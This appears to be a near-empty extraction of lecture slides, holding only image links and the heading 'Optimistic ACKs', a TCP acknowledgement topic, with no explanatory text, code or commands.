
# “Optimistic” ACKs






# “Optimistic” ACKs






